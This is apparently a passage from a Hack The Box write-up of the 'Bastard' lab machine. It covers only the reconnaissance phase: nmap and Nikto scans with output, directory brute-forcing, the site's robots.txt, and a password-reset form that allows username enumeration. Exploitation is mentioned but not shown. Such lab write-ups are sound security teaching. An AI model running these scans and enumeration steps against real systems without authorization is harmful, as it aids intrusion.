Bastard HTB Writeup

writeups@centraliowacybersec.com

Bastard HTB Thoughts

https://app.hackthebox.com/machines/7

This was listed as a medium box but it seemed fairly straightforward to me if you did the right enumeration. I did have weird issues with the privilege escalation and had to resort to using metasploit but no harm no foul since I was on the right track and just having weird shell issues. Fun Foothold but Escalation was pretty standard windows privesc.

Table of contents

1. Skills needed and skills learned

1.1. Web Service Enumeration

1.2. Windows CVE Exploitation

2. High Overview


From the initial scan of the box I found a few interesting ports but quickly whittled it down to the web service being the only thing useful. I learned with very good accuracy that the box was a server 2008 R2 machine running Drupal 7.54 CMS. This version of Drupal was exploitable to RCE. Once I got the RCE foothold I did quite a bit of enumeration trying to see if there was anything interesting on the box but ultimately since it was a completely unpatched server 2008 R2 box I just needed to find a good privesc CVE to run.

Technical Overview

Everything below is a step by step guide on my methods attempted and used, my thought processes and exactly what I did to root the machine.


3. Nmap Enumeration

3.1. sudo nmap -T4 -p- -v bastard.htb



```
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
49154/tcp open  unknown
```

3.2. sudo nmap -T4 -p 80,135,49154 -A -sC -sV -v bastard.htb




```
PORT      STATE SERVICE VERSION
80/tcp    open  http    Microsoft IIS httpd 7.5
| http-robots.txt: 36 disallowed entries (15 shown)
| /includes/ /misc/ /modules/ /profiles/ /scripts/
| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
| /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
|_/LICENSE.txt /MAINTAINERS.txt
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-generator: Drupal 7 (http://drupal.org)
|_http-title: Welcome to 10.10.10.9 | 10.10.10.9
|_http-favicon: Unknown favicon MD5: CF2445DCB53A031C02F9B57E2199BC
|_http-server-header: Microsoft-IIS/7.5
135/tcp   open  msrpc   Microsoft Windows RPC
49154/tcp open  msrpc   Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find
Device type: general purpose|phone|specialized
Running (JUST GUESSING): Microsoft Windows 8|Phone|2008|7|8.1|Vista
OS CPE: cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows cpe:/o:
osoft:windows_7 cpe:/o:microsoft:windows_8.1 cpe:/o:microsoft:windo
sp1 cpe:/o:microsoft:windows_server_2012:r2
Aggressive OS guesses: Microsoft Windows 8.1 Update 1 (92%), Micros
t Windows 7 or Windows Server 2008 R2 (91%), Microsoft Windows Serv
008 R2 or Windows 8.1 (91%), Microsoft Windows Server 2008 R2 SP1 o
, Microsoft Windows 7 SP1 or Windows Server 2008 R2 (91%), Microsof
r 2008 R2 SP1 (91%), Microsoft Windows Vista SP0 or SP1, Windows Se
No exact OS matches for host (test conditions non-ideal).
Uptime guess: 1.254 days (since Sun Dec 26 15:38:48 2021)
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=263 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

TRACEROUTE (using port 135/tcp)
HOP RTT      ADDRESS
1   52.97 ms 10.10.14.1
2   53.22 ms bastard.htb (10.10.10.9)
```


4. Service Enumeration

4.1. I tried looking into the multiple services initially but quickly narrowed it down to the web service being the only service of interest.

4.2. I started a Nikto scan and some directory busters to start gathering information about the site.




```
┌──(kali㉿kali)-[~]
└─$ nikto -h bastard.htb
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.10.10.9
+ Target Hostname:    bastard.htb
+ Target Port:        80
+ Start Time:         2021-12-27 21:49:08 (GMT-6)
---------------------------------------------------------------------------
+ Server: Microsoft-IIS/7.5
+ Retrieved x-powered-by header: ARRAY(0×55da6921a1b0)
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect aga
rms of XSS
+ Uncommon header 'x-generator' found, with contents: Drupal 7 (http://drupal.org)
+ Entry '/INSTALL.mysql.txt' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/INSTALL.pgsql.txt' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/INSTALL.sqlite.txt' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/install.php' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/LICENSE.txt' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/MAINTAINERS.txt' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/UPGRADE.txt' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/xmlrpc.php' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/filter/tips/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/user/register/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/user/password/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/user/login/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/?q=comment/reply/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/?q=filter/tips/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/?q=user/password/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/?q=user/register/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/?q=user/login/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ "robots.txt" contains 68 entries which should be manually viewed.
```




Directory Stucture	
/	200
themes	403
modules	403
misc	403
search	403
scripts	403
user	200
0	200
admin	403
node	200
sites	403
default	403
includes	403
profiles	403
rest	200

4.3. Gobuster kept crashing but I got a decent amount of starting info from dirbuster.

4.4. I checked the very noisy robots.txt file and got flooded with information from that.




```
# robots.txt
#
# This file is to prevent the crawling and indexing of certain parts
# of your site by web crawlers and spiders run by sites like Yahoo!
# and Google. By telling these "robots" where not to go on your site,
# you save bandwidth and server resources.
#
# This file will be ignored unless it is at the root of your host:
# Used:    http://example.com/robots.txt
# Ignored: http://example.com/site/robots.txt
#
# For more information about the robots.txt standard, see:
# http://www.robotstxt.org/robotstxt.html

User-agent: *
Crawl-delay: 10
# CSS, JS, Images
Allow: /misc/*.css$
Allow: /misc/*.css?
Allow: /misc/*.js$
Allow: /misc/*.js?
Allow: /misc/*.gif
Allow: /misc/*.jpg
Allow: /misc/*.jpeg
Allow: /misc/*.png
Allow: /modules/*.css$
Allow: /modules/*.css?
Allow: /modules/*.js$
Allow: /modules/*.js?
Allow: /modules/*.gif
Allow: /modules/*.jpg
Allow: /modules/*.jpeg
Allow: /modules/*.png
Allow: /profiles/*.css$
Allow: /profiles/*.css?
Allow: /profiles/*.js$
Allow: /profiles/*.js?
Allow: /profiles/*.gif
Allow: /profiles/*.jpg
Allow: /profiles/*.jpeg
Allow: /profiles/*.png
Allow: /themes/*.css$
Allow: /themes/*.css?
Allow: /themes/*.js$
Allow: /themes/*.js?
Allow: /themes/*.gif
Allow: /themes/*.jpg
Allow: /themes/*.jpeg
Allow: /themes/*.png
# Directories
Disallow: /includes/
Disallow: /misc/
Disallow: /modules/
Disallow: /profiles/
Disallow: /scripts/
Disallow: /themes/
# Files
Disallow: /CHANGELOG.txt
Disallow: /cron.php
Disallow: /INSTALL.mysql.txt
Disallow: /INSTALL.pgsql.txt
Disallow: /INSTALL.sqlite.txt
```



```
Disallow: /INSTALL.sqlite.txt
Disallow: /install.php
Disallow: /INSTALL.txt
Disallow: /LICENSE.txt
Disallow: /MAINTAINERS.txt
Disallow: /update.php
Disallow: /UPGRADE.txt
Disallow: /xmlrpc.php
# Paths (clean URLs)
Disallow: /admin/
Disallow: /comment/reply/
Disallow: /filter/tips/
Disallow: /node/add/
Disallow: /search/
Disallow: /user/register/
Disallow: /user/password/
Disallow: /user/login/
Disallow: /user/logout/
# Paths (no clean URLs)
Disallow: /?q=admin/
Disallow: /?q=comment/reply/
Disallow: /?q=filter/tips/
Disallow: /?q=node/add/
Disallow: /?q=search/
Disallow: /?q=user/password/
Disallow: /?q=user/register/
Disallow: /?q=user/login/
Disallow: /?q=user/logout/
```

4.5. I tried registering an account with no luck on the main page.



- Unable to send e-mail. Contact the site administrator if the problem persists.
- Unable to send e-mail. Contact the site administrator if the problem persists.

Thank you for applying for an account. Your account is currently pending approval by the site administrator. In the meantime, a welcome message with further instructions has been sent to your e-mail address.

User login


Username * test

Password *

Welcome to 10.10.10.9

No front page content has been created yet.

4.6. Seems like there is a potential to enumerate usernames from the “Request A New Password” feature.




Sorry, *test* is not recognized as a user name or an e-mail address.

Username or e-mail address *


test

4.7. The changelog file revealed the current version number.



